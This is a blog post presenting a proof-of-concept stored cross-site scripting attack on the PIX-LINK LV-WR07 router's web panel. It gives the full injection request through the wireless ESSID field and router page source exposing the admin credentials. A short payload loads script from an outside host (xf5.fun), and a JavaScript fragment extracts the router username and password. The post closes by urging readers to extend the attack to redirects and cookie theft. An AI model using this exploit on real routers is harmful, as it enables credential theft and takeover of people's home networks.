n0hat

PoCs

Stored Cross-site scripting (XSS) at PIX-LINK LV-WR07 ("Won CVE-2020-24104!")

Report Vulnerability

Product: PIX-LINK
Model: LV-WR07
Vulnerability: Stored Cross-site scripting (XSS)
*Impact: Stolen credentials router and inject malicious JavaScript*

PoC

In the "BASIC SETTINGS" option in Router Panel has an input ESSID. This flag able to inject JavaScript.

Bellow the request:

```
GET /wireless.htm?
CMD=WL_BASIC&GO=wireless.htm&SET0=82247936=1&SET1=70451456=9&SET2
=71041536=PAYLOAD_XSS&SET3=70713600=3&SET4=67567872=0&SET5=76743
168=0;0;0;0&SET6=70648064=1&SET7=71762176=1&SET8=71368960=1&SET9=8
2051328=1&SET10=81002752=0&SET11=76939776=OPEN;OPEN;OPEN;OPEN&SE
T12=71893504=NONE;NONE;NONE;NONE&SET13=77201920=12345678&SET14=7
0910464=1;1;1;1&SET15=76546304=1&SET16=76611840=1&SET17=75956480=1
&SET18=76677632=scaptest&SET19=70582784=0;0;0;0&SET20=68288768=100&
rd=0.09415532139725702&_=1595340582749 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.1/wireless.htm
X-Requested-With: XMLHttpRequest
Connection: close
Cookie: Authorization=Basic YWRtaW46SGFja2a0FsbA==
```

Inject a simples XSS Payload: `<script>alert('xss')</script>`

With information bellow in the "pass.htm" and "index.htm" could be stolen.

```
1  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
2  <html xmlns="http://www.w3.org/1999/xhtml">
3  <head>
4  <title>Wireless-N Web Server</title>
5  <link rel="Shortcut Icon" href="images/icon.png" type="image/jpeg" />
6  <link rel="stylesheet" type="text/css" href="dynaform/class.css" />
7  <link rel="stylesheet" type="text/css" href="dynaform/menu.css">
8  <link rel="stylesheet" type="text/css" href="dynaform/advStyle.css">
9  <link rel="stylesheet" type="text/css" href="dynaform/gl.css">
10 <script type="text/javascript" src="lib/jquery.js"></script>
11 <script type="text/javascript" src="lib/lang_conf.js"></script>
12 <script type="text/javascript" src="lib/lang_en.js"></script>
13 <script type="text/javascript" src="lib/lang_en.js?v=1504518249"></script>
14 <meta http-equiv="pragma" content="no-cache">
15  <meta http-equiv="cache-control" content="no-cache">
16  <meta http-equiv="expires" content="0">
17
18 <script type="text/javascript" src="lib/gl.js"></script>
19 <script type="text/javascript" src="lib/common.js"></script>
20 <script type="text/javascript" src="lib/set.js"></script>
21 <script language="JavaScript">
22

   addCfg('username',0x010b0200,'admin');
   addCfg('newpass',0x01010200,'HackAll');

   var oldPasswd = "HackAll";
```

```
17 <script type="text/javascript" src="lib/gl.js"></script>
18 <script type="text/javascript" src="lib/common.js"></script>
19 <script type="text/javascript" src="lib/set.js"></script>
20 <script language="JavaScript">
21
22
23 var _uptime="16720";
24 var cln_MAC = 'EC:08:6B:16:77:44';
25 var _firmareDate=dateStrC(1504518249);
26 var c_wirelessmode = "9"*1;
27 conStat=1;
28 pptpMode="0" ;
29 pppoeMode="0";
30 l2tpMode="0";
31
32 addCfg('gopmode',0x01140100,'1');
33 addCfg('WANT',0x03010100,'2');
34 addCfg('PUN',0x07060200,'');
35 addCfg('PPW',0x07040200,'');
36 addCfg('WANIP',0x03020300,'0.0.0.0');
37 addCfg('WANMSK',0x03030300,'0.0.0.0');
38 addCfg('WANGW',0x03040300,'0.0.0.0');
39 addCfg('DSFIX',0x0e030100,'1');
40 addCfg('DS1',0x0e020301,'');
41 addCfg('DS2',0x0e020302,'');
42 addCfg('radio_on',0x04e70100,'1');
43 addCfg('ssid',0x043c0200,'<script scr=//xf5.fun></script>');
44 addCfg('AutoChannelSelect2',0x04370100,'3');
45 addCfg('szChannel',0x04070100,'0');
46 addCfg('IEEE8021X2',0x04930200,'0;0;0;0');
47 addCfg('c_bssid_num',0x04360100,'1');
48 addCfg('c_ht_extcha',0x04470100,'1');
49 addCfg('c_hw_bw',0x04410100,'1');
50 addCfg('c_ht_bsscoex',0x04e40100,'1');
51 addCfg('c_WLN_ApCliEnable',0x04d40100,'0');
52 addCfg('AuthMode',0x04960200,'OPEN;OPEN;OPEN;OPEN');
53 addCfg('EncrypType',0x04490200,'NONE;NONE;NONE;NONE');
54 addCfg('WPAPSK1Temp',0x049a0200,'12345678');
55 addCfg('WepDefaultKey2',0x043a0200,'1;1;1;1');
56 addCfg('WscAuthType2',0x04900100,'1');
57 addCfg('WscEncrypType2',0x04910100,'1');
58 addCfg('WscConfigured2',0x04870100,'1');
59 addCfg('WscNewKey2',0x04920200,'scaptest');
```

Now we create a server with a script that stolen sensitive data at Router.
Http://xf5.fun/a.php

I create a simples script, but you can create a complex script with the information above.

```
33 var username = response2.indexOf("0x010b0200") ;
34 var user = response2.slice(username,username+30).match(/'([^']+)'/)[1]; //router user
35 var oldPasswd = response2.indexOf("0x01010200") ;
36 var oldPasswd1 = response2.slice(oldPasswd,oldPasswd+30).match(/'([^']+)'/)[1]; //router pass
```

Obs: SSID has the ability to store able 32 characters, so need to create a short payload.

<script scr=//xf5.fun></script>

Result:

`username: admin password: HackAll`

You can use redirect malicious, a stolen cookie with base 64 credentials, just use imagination.

Postado por N0hat

Nenhum comentário:

Postar um comentário

Para deixar um comentário, clique no botão abaixo e faça login com o Google.

▲

▼

Postagem mais recente   Página inicial   Postagem mais antiga

Assinar: Postar comentários (Atom)

- -